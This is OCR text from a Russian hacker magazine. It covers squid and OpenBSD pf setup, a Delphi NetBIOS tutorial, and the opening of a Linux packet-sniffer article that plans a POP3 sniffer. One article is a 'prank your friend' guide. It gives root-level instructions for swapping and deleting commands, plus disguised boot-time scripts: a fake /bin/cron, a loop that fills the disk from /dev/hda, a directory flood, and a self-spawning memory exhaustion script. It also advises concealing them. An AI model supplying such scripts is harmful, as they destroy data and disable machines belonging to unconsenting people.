rm -rf /usr/local/squid/logs

Теперь можно переходить непосредственно к процессу конфигурирования squid'a, который сводится к редактированию файла /etc/squid/squid.conf:

```
/* задаем порт, на который должен подвеситься squid */
http_port 3128
/* отключаем протокол ICP, используемый при передаче данных между группой кэширующих проксей */
icp_port 0
/* описываем, какие запросы не будем кэшировать */
hierarchy_stoplist cgi-bin ?
acl QUERY urlpath_regex cgi-bin \?
no_cache deny QUERY
/* объем ОЗУ, выделяемый для хранения объектов */
cache_mem 24 MB
/* указываем тип кэша, путь к нему, его размер, а также число подкаталогов первого и второго уровней */
cache_dir ufs /var/squid/cache 200 16 256
/* определяем пути к логам и файлу с идентификатором процесса squid'a */
cache_store_log none
cache_log /var/squid/logs/cache.log
cache_access_log /var/squid/logs/access.log
pid_filename /var/run/squid.pid
/* путь к нашему резаку баннеров и количество запущенных паралельно процессов баннеронарезалки */
redirect_program /usr/local/squid/bin/redirector
redirect_children 3
/* IP-адрес нашего DNS-сервера */
dns_nameservers 127.0.0.1
/* создаем списки контроля доступа */
acl localhost src 127.0.0.1/255.255.255.255
acl all src 0.0.0.0/0.0.0.0
acl Safe_ports port 21 80 443 563 1025-65535
acl CONNECT method CONNECT
http_access allow localhost
http_access deny !Safe_ports
http_access deny all
/* указываем, что squid должен запускаться от имени непривилегированного пользователя */
cache_effective_user squid
cache_effective_group squid
```

Настала очередь препарировать жестокую нарезалку баннеров, представляющую собой небольшую программу на перле:
vi /usr/local/squid/bin/redirector

```
#!/usr/bin/perl
$0 = redirector ;
$| = 1 ;
@banners    = ('reklama\.ru/cgi-bin/banner/',
               'anekdot\.ru/cgi-bin/banner/',
               ...
 );
while (<>) {
     ($url, $who, $ident, $method) = /^(\S+) (\S+) (\S+) (\S+)$/ ;
   $url = 'http://localhost/manual/images/pixel.gif'
            if grep ($url=~/$_/i, @banners) ;
   print "$url $who $ident $method\n" ;
}
```

Теперь вместо указанных в массиве @banners адресов баннеров, счетчиков и другой нечисти, будет отображаться gif'чик размером 1x1 пиксель. Постоянно пополняющийся список "черных" URL'ов ты всегда можешь взять на http://linuxnews.ru/redirector.

Все, создаем кэш прокси-сервера:
/usr/local/squid/bin/squid -z

Для автоматической загрузки squid'a, прописываем его в /etc/rc.local:

```
if [ X"${squid}" == X"YES" -a -x /usr/local/squid/bin/squid \
          -a -e /etc/squid/squid.conf ]; then
          echo -n ' squid'; /usr/local/squid/bin/squid -sDY
> /dev/null 2>&1
fi
```

Подробнее о параметрах запуска:
-s - производить дополнительное журналирование с помощью syslogd в /var/log/messages;
-D - не делать DNS-тест (без этой опции и без постоянного подключения к интернету squid может совершенно спокойно не загрузиться);
-Y - более быстрое восстановление после сбоев.

Для разрешения запуска создадим еще один конфиг:
vi /etc/rc.conf.local

```
#!/bin/sh
squid=YES
```

Закрываем двери в систему

Несмотря на лозунг разработчиков "Secure by default", я порекомендовал бы все же отказаться от использо-



Юниксоид

ДИАЛАПНЫЕ РАДОСТИ РЫБАКОВ

Andrushock (andrushock@fromru.com)

вания inetd, ntpd, sshd и sendmail. Потому как, во-первых, незачем они на клиентском хосте, во-вторых, драгоценную памятку и такты проца высвободишь, да и на душе легче станет :). Отключаются ненужные/неиспользуемые сервисы в файле /etc/rc.conf.

Сказка об огненной стене

По причине разногласий разработчиков OpenBSD и IPFilter, начиная с версии 3.0 в дистрибутив входит брандмауэр Packet Filter (пока существует версия только для OpenBSD), не уступающий по скорости работы и возможностям ipf, а также обладающий новыми интересными фичами и еще более простым синтаксисом по сравнению со своим предшественником. Ниже приведен _пример_ создания цепочки правил pf для клиентского хоста, подключенного к инету с помощью интерфейса tun0.

```
# vi /etc/pf.conf

/* используемые макросы */
loopback    = "lo0"
iface       = "tun0"


/* указываем диапазоны с зарезервированными для внутреннего использования IP-адресами (см. RFC1918), а также исходный и целевой широковещательные адреса */
fake    = "{
          0.0.0.0,     10.0.0.0/8,    20.20.20.0/24, 127.0.0.0/8,
               169.254.0.0/16, 172.16.0.0/12,   192.0.2.0/24,
224.0.0.0/4,
            240.0.0.0/5,    255.255.255.255 }"

/* опциональные установки */
set loginterface $iface
set optimization aggressive
set timeout tcp.established 3600

/* производим нормализацию и дефрагментацию пакетов IPv4 */
scrub in all fragment reassemble

/* не дожидаясь проверки всех правил, немедленно блокируем пакеты с недопустимыми IP-адресами с добавлением записи о фальсификации в отчет */
antispoof log quick for $loopback
block in  log quick on  $iface from $fake to any
block out log quick on  $iface from any to $fake

/* блокируем все входящие и исходящие запросы */
block in  on $iface all
block out on $iface all
block return-rst  in  on $iface proto tcp all
block return-rst  out on $iface proto tcp all
block return-icmp in  on $iface proto udp all
block return-icmp out on $iface proto udp all
```



Колбасим фаервол

```
/* разрешаем исходящий трафик */
pass out on $iface inet proto tcp  all flags S/SA keep state
pass out on $iface inet proto udp  all keep state
pass out on $iface inet proto icmp all keep state
```

Если требуется разрешить, к примеру, входящие запросы для создания www и https-соединений, необходимо установить следующее правило:

```
pass in log-all quick on $iface inet proto tcp from any to any port { 80, 443 } flags S/FSRA modulate state
```

Если же ты преследуешь цель усложнить работу киддисам, сканирующим диапазоны айпишников nmap'ом и страстно жаждущим определить версию твоей операционки, то воспользуйся этим правилом:

```
block in log quick on $iface inet proto tcp from any to any flags FUP/FUP
```

Для включения брадмауэра pf достаточно прописать следующие строки в файл /etc/rc.conf:

```
pf=YES
pf_rules=/etc/pf.conf
```

Серфинг

А вот с выбором браузера в OpenBSD действительно могут возникнуть проблемы. Дело в том, что по умолчанию в системе присутствует только lynx. В портах для более комфортного серфинга идут нетшкафы, но один (версии 4.75) воркает через эмулятор BSDi (в ядре должны присутствовать директивы option COMPAT_43 и option COMPAT_BSDOS), а второй (версии 4.78) через эмулятор Red Hat Linux (в ядре необходима директива option COMPAT_LINUX плюс нужно поставить еще и сам эмулятор). Дерево портов можно получить, либо скачав архив ports.tar.gz, обновляемый разработчиками каждую ночь, либо воспользовавшись CVS.

Crush-тесты

Теперь попробуй позвонить провайдеру:

```
$ myppp up provider
```

Для проверки правильности установки PPP-соединения и работы DNS-клиента/DNS-сервера можно воспользоваться утилитами ifconfig и ping:

```
$ ifconfig -a
$ ping -vc3 dialup.provider.ru
```

Чтобы разорвать созданное соединение, достаточно уничтожить идентификатор процесса программы ppp:

```
$ myppp down
```

Производить мониторинг работы firewall'а можно с помощью pfctl:

```
# pfctl -s all
```

Вот, собственно, и все. Процесс конфигурирования считаем законченным. После перезагрузки ты сможешь насладиться новым коннектом. Конечно, диалап в мгновение ока не превратится в T1, но существенную разницу в скорости доступа я тебе обещаю. Да и уровень безопасности возрастет не на один порядок.





TM RADIO ULTRA

Юниксоид

ПРИКОЛИСЬ НАД ДРУГОМ-ЛИНУКСОИДОМ

SHuRuP [http://nixp.ru]



Совершенно очевидным является тот факт, что западла всегда мало, а с каждым пополнением своего вечного мясного харда новыми приколами стремление получить новую дозу становится все более и более непреодолимым. Поэтому, надеюсь, ты уже разгоняешь свой мозг на все 7200 rpm, ставишь chmod +w для успешной записи веселухи и жадно вчитываешься в каждый знакомый символ этой статьи. Тогда не буду еще больше напрягать и так уже не лучшей кривизны хрусталик твоего глаза - приступим к новым изощренным издевательствам!

Приколись над другом-линуксоидом v.2

ПРОДОЛЖАЕМ НАШЕ ЧЕРНОЕ ДЕЛО!

Требуется: root + от 5 минут

Как ты думаешь, с чем постоянно сталкивается каждый линуксоид? Конечно, с набиванием сомнительных команд в консоли (даже под иксами без этого обычно не обойтись). Отсюда созревает злодейский план: нужно непременно сотворить что-нибудь такое, что повергло бы пользователя в ужас после кратковременного свидания со ставшим родным bash'ом. Здесь напрашивается простое и элегантное решение западла с этим важнейшим аспектом жизнедеятельности пингвинообразного. Надо невозмутимо поменять между собой самые высокие по юзабилити (как мне нравится это слово ;) – прим. ред.) команды. Определить такие команды поможет файл, хранящий последние выполненные в bash'е команды (/home/ЮЗЕР/.bash_history - для простых юзеров, /root/.bash_history - для root'a), и знания кое-каких основ Юникса. Теперь внимательно изучаем заботливо подготовленный список, стараясь подыскать удачные варианты замены. Вот несколько возможных вариантов replace'ов:

mv=cp; ls=cd; cat=echo; startx=login; su=exit

Остается самое главное. Для начала создадим какую-нибудь папочку для сохранения нормальных, не изнасилованных тобой =) команд (этот пункт выполняется строго по желанию, но очень полезен по своей сути) и скопируем туда все, что нужно будет восстановить позже, удерживая друга (возможно, уже бывшего) от злобных попы-

ток нападения с целью причинения физического ущерба главному западлостроителю, то есть тебе. Теперь настало время узнать великую тайну: по команде whereis name ты увидишь места, где валяется name (ни за что никому не рассказывай эту величайшую тайну всех юзеров *nix'ов!), что сильно способствует нашему процессу. Постепенно выясняя пути к тому, что нас интересует, наслаждаемся переименованием (mv name1 name2), копированием (cp name1 name2), удалением (rm -f name) всяких там ls, cd, startx и тому подобного добра, нажитого непосильным трудом множества программеров со всего мира.
Внимание: будь осторожен с командами, без которых ты сам будешь не в состоянии полностью взаимодействовать с Linux'ом, реализуя коварный замысел.

Требуется: X-Window + оконный менеджер + несколько минут

Эта часть посвящена пользователям (а их много, поверь) иксов и, соответственно, оконных менеджеров. У всех юзеров такого рода по рабочему столу обязательно раскидана куча иконок, и есть разнообразные менюшки для быстрого запуска любимых приложений. Здесь поиздеваться будет однозначно проще, но от этого не менее приятно. Фишка абсолютно аналогична консоли, но теперь мы меняем иконку и надпись (а лучше путь к проге). Получаем приблизительно такую ситуацию: линуксоид садится за комп, кликает по иконке KMail'а – грузится tuxracer, по иконке KOffice - грузится licq... Для большего эффекта можно добавить кое-что из первого пункта, заменяя уже не команды, а сами программы. Но тут уже все, как всегда, зависит от твоей фантазии.

Требуется: root + куча времени

Представляю твоему вниманию новую версию моих элитных скриптов настоящего Linux-западлостроителя ;). Юзать мы будем бесконечные циклы, так как рульность их доказана многократно и в представлении не нуждается. Рассмотрим shell-скрипты. Главный скрипт - /bin/cron (закос под cron daemon), его надо добавить в /etc/rc.local и желательно максимально замаскировать, а не тупо приписать в конец файла:


```
#!/bin/sh
#1
/bin/shell1 2>/dev/null &
#2
/bin/shell2 2>/dev/null &
#3
/bin/shell3 2>/dev/null &
#4
/bin/shell4 2>/dev/null &
```

echo «* eleet scripts v0.02pre-beta coded by SHuRuP loaded successfully! *»

Тут все наглядно: вызываются подпрограммы, и выводится надпись об удачной загрузке скрипта. Первый скрипт (файл /bin/shell1):

```
#!/bin/sh
while :
do
eject -t /mnt/cdrom
2>/dev/null
eject /mnt/cdrom 2>/dev/null
done
```

Запускается бесконечный цикл (как и во всех дальнейших случаях), который будет аккуратнейшим образом открывать и закрывать одноглазого ;). Возможен вариант добавления копирования контента на хард (т.е. mount /mnt/cdrom; cp –R /mnt/cdrom /root/cdrom; umount /mnt/cdrom), но тогда пропадает преимущество быстрого вытаскивания/затаскивания CD-ROM'а.



Скрипт в действии



Скорость засорения харда прежде всего!

Исключение составляют обладатели еще не существующих коробок а-ля HP CDRW 65536x/31337x/666x (чтение/запись/перезапись компактов) :). Все это неблагоприятно может сказаться на общем впечатлении от творящегося беспредела, но вкусы у всех разные...

Второй скрипт (файл /bin/shell2):

```
#!/bin/sh
cd /
while :
do
mkdir lame
cd lame
echo «admin is too lame» >README
done
```

Почему-то мне кажется, что далеко не всякому Linux-гуру будет по кайфу лицезреть парочку-другую десятков/сотен/тысяч подкаталогов с файлом README, содержащим совсем не симпатичную (хотя кто знает?) для него мессагу. Главное, не переборщи, имей хоть каплю совести.

Итак, теперь третий скрипт (файл /bin/shell3):

```
#!/bin/sh
while :
do
cat /dev/hda >>/usr/lib/libxwin.so.2
done
```

Идея этого представителя El33t scripts'ов заключается в копировании содержимого жесткого диска в виде некой каши из символов бесконечное количество раз. Что, в конечном счете, при наличии шустрого винча выдаст феноменальные результаты: сотни мегабайт «мусора» за считанные секунды! Таким образом, все дисковое пространство, заботливо припасенное наивным юзером на случай появления свежего варез-архива в рунете, сожрется в мгновение ока, разбив сердце доверчивого линуксоида.

Внимание: Каталог для файла libxwin.so.2 (название данного файла - пародия библиотеки) надо выбирать, исходя из статистики команды df, отхватив кусок, где побольше свободного места, или распихав подобные либы по всей файловой системе, чтобы не заморачиваться определением точки бомбежки.

Четвертый скрипт (файл /bin/shell4):

```
#!/bin/sh
while :
do
$0 2>/dev/null;
q=$((q))+31337;
w=$((w))+$((q));
e=$((e))+$((q))+$((w));
r=$((r))+$((q))+$((w))+$((e));
t=$((t))+$((q))+$((w))+$((e))+$((r));
y=$((y))+$((q))+$((w))+$((e))+$((r))+$((t));
done
```

Центральными объектами, подвергающимися проверке на прочность, являются
оперативная память и процессор. А что подходит для этого лучше всего? Правильно: сложные расчеты, что и реализовано крайне примитивно в этом скрипте. Но главной достопримечательностью являются вовсе не вычисления, удар которых примет на себя проц, а шухер, создающийся многократными запусками самой программы. Их количество будет расти в арифметической прогрессии, в результате чего оперативной памяти придется поднатужиться куда больше, чем вышеупомянутому CPU.

Полезный совет: первый, второй, третий и четвертый скрипт лучше переименовать, используя неприметные названия, чтобы сразу не бросались в глаза (если будешь это делать, то необходимо будет немного отредактировать главный скрипт aka /bin/cron, проставив там новые имена). Да, и не забудь поставить разрешение на выполнение всех скриптов:

```
chmod +x /bin/cron /bin/shell1 /bin/shell2 /bin/shell3
/bin/shell4
```

Warning!

Считаю своим долгом предупредить, что запуск приведенных скриптов может привести к очень неожиданным и зачастую неприятным (иногда даже катастрофическим) последствиям, за которые я не отвечаю. Вот почему сначала хорошенько подумай: «А действительно ли Васек такой козел распальцованный? Или, может, лучше пока не трогать его любимого черно-желто-белого друга? Ведь есть и другие способы ему отомстить за спаленную видюху, проломленный моник и разорванную на куски клаву...» Подумал? Вот теперь можешь отрываться по-черному над этим засранцем.

Фленов Михаил (smirnandr@mail.ru)
http://www.cydsoft.com/vr-online/

Delphi

Работа с NetBIOS

Сегодня я решил рассказать тебе о работе протокола NetBIOS и о том, как его кодить в своих программах. Он достаточно прост, потому что API протокола состоит только из одной функции Netbios. Несмотря на то, что функция одна, она умеет больше, чем любая другая функция из других сетевых библиотек. Поэтому я не смогу ее описать всю, но небольшие начальные сведения постараюсь дать.

Фленов Михаил (smirnandr@mail.ru) http://www.cydsoft.com/vr-online/

В Windows за работу NetBIOS отвечает библиотека netapi32.dll. Это значит, что поклонникам языка C++ нужны будут заголовочные файлы и файл библиотеки netapi32.lib. Нам, дельфинам, немного проще - достаточно только заголовочного файла nb.pas. Его ты найдешь на диске к этому номеру или вместе с исходником на моем сайте.

Как я уже сказал, вся библиотека NetBIOS крутится вокруг одноименной функции, и ее объявление выглядит таким образом:

function NetbiosCmd(var NCB: TNCB): Word;

Как видишь, у нее только один параметр - структура NCB. Это довольно сложная структура, в которой и заключается вся работа. С ее помощью ты будешь говорить библиотеке, что от нее требуется, а также принимать и получать любые данные.

Всемогущий NCB

Теперь перейдем к более конкретному изучению структуры NCB. Ее описание для Windows выглядит так:

```
TNCB = packed record
  Command: byte;
  RetCode: byte;
  LSN: byte;
  Num: byte;
  Buf: ^byte;
  Length: word;
  CallName: TNBName;
  Name: TNBName;
  RTO: byte;
  STO: byte;
  PostPrc:  TNCBPostProc;
  Lana_Num: byte;
  Cmd_Cplt: byte;
  Reserved: array[0..9] of byte;
  Event: THandle;
end;
```

1) Первый параметр (command) указывает на команду, которую необходимо выполнить. Я не смогу их описать все, но могу посоветовать заглянуть в заголовочный файл и поискать константы, начинающиеся с NCB_. Все это (кроме NCB_ASYNC) и есть имена констант, указывающих на определенные команды. Константа NCB_ASYNC имеет особое значение. Если ты просто укажешь необходимую команду, то она будет выполнена синхронно. Но если ее поразрядно логически сложить (для этого вместо знака + указывают and, хотя и простое сложение тоже сработает) с константой NCB_ASYNC, то команда будет уже выполнена асинхронно.

2) Второй параметр (RetCode) содержит код результата выполнения команды. Если ты выполняешь ее асинхронно, то NetBIOS не может сразу вернуть результат. Поэтому в этом случае сюда будет помещено значение $ff или константа NRC_PENDING, означающая, что асинхронная команда еще не выполнена. Константы возвращаемых значений можно найти в заголовочном файле. Начинаются они с NRC_.

3) Параметр LSN - номер локального сеанса, который ты можешь получить после выполнения команд NCB_CALL (открыть сессию) и NCB_LISTEN (ждать вызова).

4) Num - номер сетевого имени. Такие номера получаются после вызова команд NCB_ADDNAME (добавить уникальное имя в локальную таблицу) и NCB_ADDGRPNAME (добавить имя группы в локальную таблицу).

5) Следующий параметр (Buf) - это буфер, в котором нужно размещать данные, которые необходимо отправить в сеть. Здесь также можно получить данные, принятые из сети.

6) Length - длина буфера. По этому числу библиотека сможет узнать, сколько данных ты хочешь отправить в сеть или получить.

7) Параметр CallName - это имя удаленного приложения.

8) Противоположность предыдущему Name - имя твоей программы.

9) Далее идет RTO - время ожидания (time-out) при получении данных. Учти, что ты указываешь число единиц времени, а одна единица равна 500 миллисекундам. Одна секунда равна 1000 миллисекундам, а значит, если указать число 2, то мы попросим ожидать приема ровно 1 секунду.

10) Противоположностью предыдущему является STO - время ожидания отправки данных по сети. Также указывается в единицах, где одна единица равна 500 миллисекундам.

11) PostPrc указывает на процедуру, которую необходимо выполнить после выполнения команды в асинхронном режиме. Такая процедура должна иметь вид:

TNCBPostProc = procedure(P: PNCB);

Это значит, что она обязана иметь один и только один параметр в виде переменной типа PNCB, т.е. указатель на структуру TNCB.

Если ты работаешь в доисторическом Windows 3.11 (мои соболезнования), то этот параметр будет состоять из пары параметров Post_Offs и Post_Seg (указатель на сегмент и смещение).

12) Lana_Num - номер адаптера, с которым необходимо работать.


13) Cmd_Cplt - это код выполнения команды. Здесь также при асинхронной работе будет стоять значение $ff или константа NRC_PENDING.

14) Reserved - зарезервированный параметр. Должен равняться нулю.

15) Event - удобная фишка Win32 - событие. Его удобно использовать при работе в асинхронном режиме, когда необходимо узнать моменты окончания выполнения асинхронной операции.

Как работает пример

Я не буду описывать весь пример, потому что для него уже не остается места, но дам несколько замечаний. Прежде чем использовать протокол NetBIOS, я вызываю



Форма программы определения MAC-адреса

свою функцию NbLanaEnum, в которой происходит перечисление всех доступных в компьютере сетевых устройств. Для этого используется NetBIOS команда NCB_ENUM.

После этого запускается цикл для всех найденных устройств (LANA). Внутри цикла я, по идее, должен просто определить MAC-адрес устройства - но не тут-то было. В NetBIOS, прежде чем использовать любой LANA, его надо обнулить. Для этого я вызываю свою процедуру NbReset, в которой выполняю NetBIOS команду NCB_RESET. Не пренебрегай обнулением, даже если уверен, что программа сработает без этой команды. Никогда нельзя быть уверенным на 100%.

А теперь, после перечисления и обнуления, я смело могу вызывать свою функцию NbGetMacAddr, которая как раз и определит соответствующий устройству MAC-адрес.


Когда будешь разбираться с кодом, то обрати внимание на одну закомментированную строку:

```
NCB.CallName[0] := Byte('*');
```

Если в параметре CallName указать звездочку, то ты указываешь локальную машину, и необязательно знать ее NetBIOS. Если нужна удаленная тачка, то делай именно так, как в примере.

Шкодинг

В этой статье я рассказал теорию, которую нельзя объяснить с помощью только примера. Без понимания всего описанного невозможно изучать NetBIOS. Но небольшой пример у меня для тебя все же есть. Я написал небольшую программку, которая по NetBIOS имени компьютера определяет его MAC-адрес. Этот пример находится на диске вместе с необходимым заголовочным файлом для Delphi и на моем сайте в разделе Хакер-Исходники.



Ты спрашивал

<???> Как удалять каталоги с поддиректориями. Какой командой?

Н: Следующая функция универсальна для удаления, переименования, копирования файлов (не забудь в раздел uses добавить модуль ShellAPI):

```
function TForm1.DoSHFileOp(Handle: THandle; OpMode: UInt; Src,
 Dest: string; DelRicleBin: Boolean): Boolean;
var
 Ret: integer;
 ipFileOp: TSHFileOpStruct;
begin
 Screen.Cursor:=crAppStart;
 FillChar(ipFileOp, SizeOf(ipFileOp), 0);
 with ipFileOp do
 begin
  wnd := Handle;
  wFunc := OpMode;
  pFrom := pChar(Src);
  pTo := pChar(Dest);
  if DelRicleBin then
   fFlags := FOF_ALLOWUNDO
  else
   fFlags := FOF_NOCONFIRMMKDIR;
  fAnyOperationsAborted := False;
  hNameMappings := nil;
  lpszProgressTitle := '';
 end;
 try
  Ret := SHFileOperation(ipFileOp);
 except
  Ret := 1;
 end;
 result := (Ret = 0);
 Screen.Cursor:=crDefault;
end;

//Следующая процедура - пример удаления файлов и каталогов
procedure TForm1.Delete;
const
 FileOpMode: array[0..3] of UInt =(FO_COPY, FO_DELETE, FO_MOVE,
FO_RENAME);
var
 i: integer;
 DelFName: string;
 DelReg:Boolean;
begin
 DelFName:='c:\DirName'+#0;

 DoSHFileOp(Handle, FO_DELETE, DelFName, DelFName, true);
end;
```

C/C++
Самопальный снифер под Linux

Sniffer - англ. «нюхач». Такой вот незамысловатый перевод довольно распространенного на сегодняшний день слова. Тема гораздо шире, чем может показаться на первый взгляд, и поэтому для более полного понимания начнем с краткой истории, постепенно разгоняясь и углубляясь в детали.

kas1e

В середине 90-х годов компания Network Associates (организованная в 1989) выпускает программку, которая позволяет полностью следить за происходящим в сети и контролировать передаваемые данные. Программку назвали Network Analyzer и выпустили ее под маркой Sniffer(r). После этого большинство вновь выходящих сетевых анализаторов от сторонних контор стали называть сниферами, что не очень точно, но всех, в общем, устраивает. Сегодня сниферы сильно помогают как сетевым администраторам в поиске неисправностей, так и различного рода злодеям в поиске чего душе угодно.

Техническая сторона

Что должен делать простейший снифер? Правильно, он должен вынюхивать. Вынюхивать данные, передаваемые по сети, топология построения которой чаще всего была основана на Ethernet с участием пассивных хабов (теперь свичи стали настолько дешевы, что их продают под названием хабы). В этом основное предназначение стандартного снифера. Давай посмотрим, как передаются данные в такого рода сетях. Допустим, у нас имеется сеть с несколькими машинами, у каждой из которых есть по сетевой карте, и на каждой сетевой карте настроено по IP. Включаем сеть. Какой-то хост захотел передать данные, что он сделает? Он пошлет широковещательный запрос на broadcast-адрес с вопросом типа «вот тут у меня есть IP, чей это?». Все машины будут брать этот пакет и смотреть, как только найдется машина, которая соответствует запрошенному IP (это смотрится по соответствиям ip-mac адресам), она отправит запросившей машине ответ типа «да-да, я нашлась и готова меняться данными». Вот так работает сетевая карта в обычном режиме. Т.е. она сравнивает некие данные, и если они не подходят - обработка пакетов завершается. Однако есть некий режим, который говорит сетевой карте в любом случае обрабатывать пакеты, ходящие по сети. Т.е. любой пакет, который физически будет видеть сетевая карта, должен быть обработан. Режим этот называется «promiscuous». Переводится как «смешанный» или «неразборчивый». В этот режим мы можем переходить как программно (имеется в виду писать установку в promisc кодом), так и всякими подсобными утилитами, такими как ifconfig (утилита ;)). В этой статье описан переход в promisc, осуществляемый ifconfig'ом, что проще, и к тому же уменьшается (хоть и незначительно) размер кода/исполнимого файла. Команда для перехода, как я сказал, очень проста, но чтобы не возникло лишних неприятностей, вот она:

ifconfig eth0 promisc
и соответственно для перевода обратно:
ifconfig eth0 -promisc

Т.е. то, что мы будем писать, будет работать в любом случае. Хоть с promisc, хоть без него. Только в одном случае будут анализироваться данные двух хостов, а в другом - всех. Главное понимать, что ловить все пакеты мы сможем только тогда, когда в сегменте стоит пассивный хаб - раритет, на смену которому приходят равноценные свичи. Но для анализа и понимания работы - разницы нет. К тому же, есть разные хитрые способы, которые реализуют разные люди ;).

Теперь повторно зададимся вопросом, что же на самом деле должен делать снифер. Все зависит от того, чего ты хочешь. Снифер - это большой сборник различных способов обработки информации. Их собирание, декодирование/интерпретирование, вывод, анализ и т.д. В этой статье рассматриваются 2 вида сниферов: сетевой анализатор ethernet/arp/ip-пакетов и pop3-снифер, который собирает различную информацию (в свою очередь она может быть полезна разным пользователям).

Во-первых, нам нужно читать ВСЕ данные, которые попадают на сетевуху. Т.е. не только ip, но и ethernet. Любые биты, летящие по сети. Для этого будем пользоваться SOCK_PACKET и PF_PACKET параметрами при открытии сокета. Почему именно они? Потому что в некоторых маннах на соответствующие функции встречается фраза: «для чтения всех данных с сетевой карты используйте SOCK_PACKET и PF_PACKET». Предвидя вопрос «а как же старый добрый SOCK_RAW?», спешу тебя разочаровать: SOCK_RAW позволит работать не ниже IP. Да, ты сможешь собрать полностью IP-пакет и отправить его, или, скажем, считать. Но читать все данные не выйдет, соответственно используем SOCK_PACKET.

В принципе, самая простая часть - чтение. Поставили в цикле, и все. Самый неприятный момент - обработка принятых данных. Если это анализатор, то просматриваем все поля и выводим нужные. Если это снифер конкретных данных, то находим в буфере эти данные и выводим опять же в удобоваримом виде. Вообще, в целях фильтрации и упрощения работы существуют готовые библиотеки. Например, есть пакетный фильтр BFP (Berkley Packet Filter), который занимается обработкой данных на нижнем уровне и их фильтрацией на более высоком уровне. А есть библиотека libpcap, предоставляющая относительно универсальный способ доступа к фильтру и имеющая свой набор функций. Задумано очень грамотно (кросплатформенность и простота разработки), однако программа, которая делает то, что нужно, сочетая в себе маленький размер и быстроту работы, - приятнее.

Написание снифера

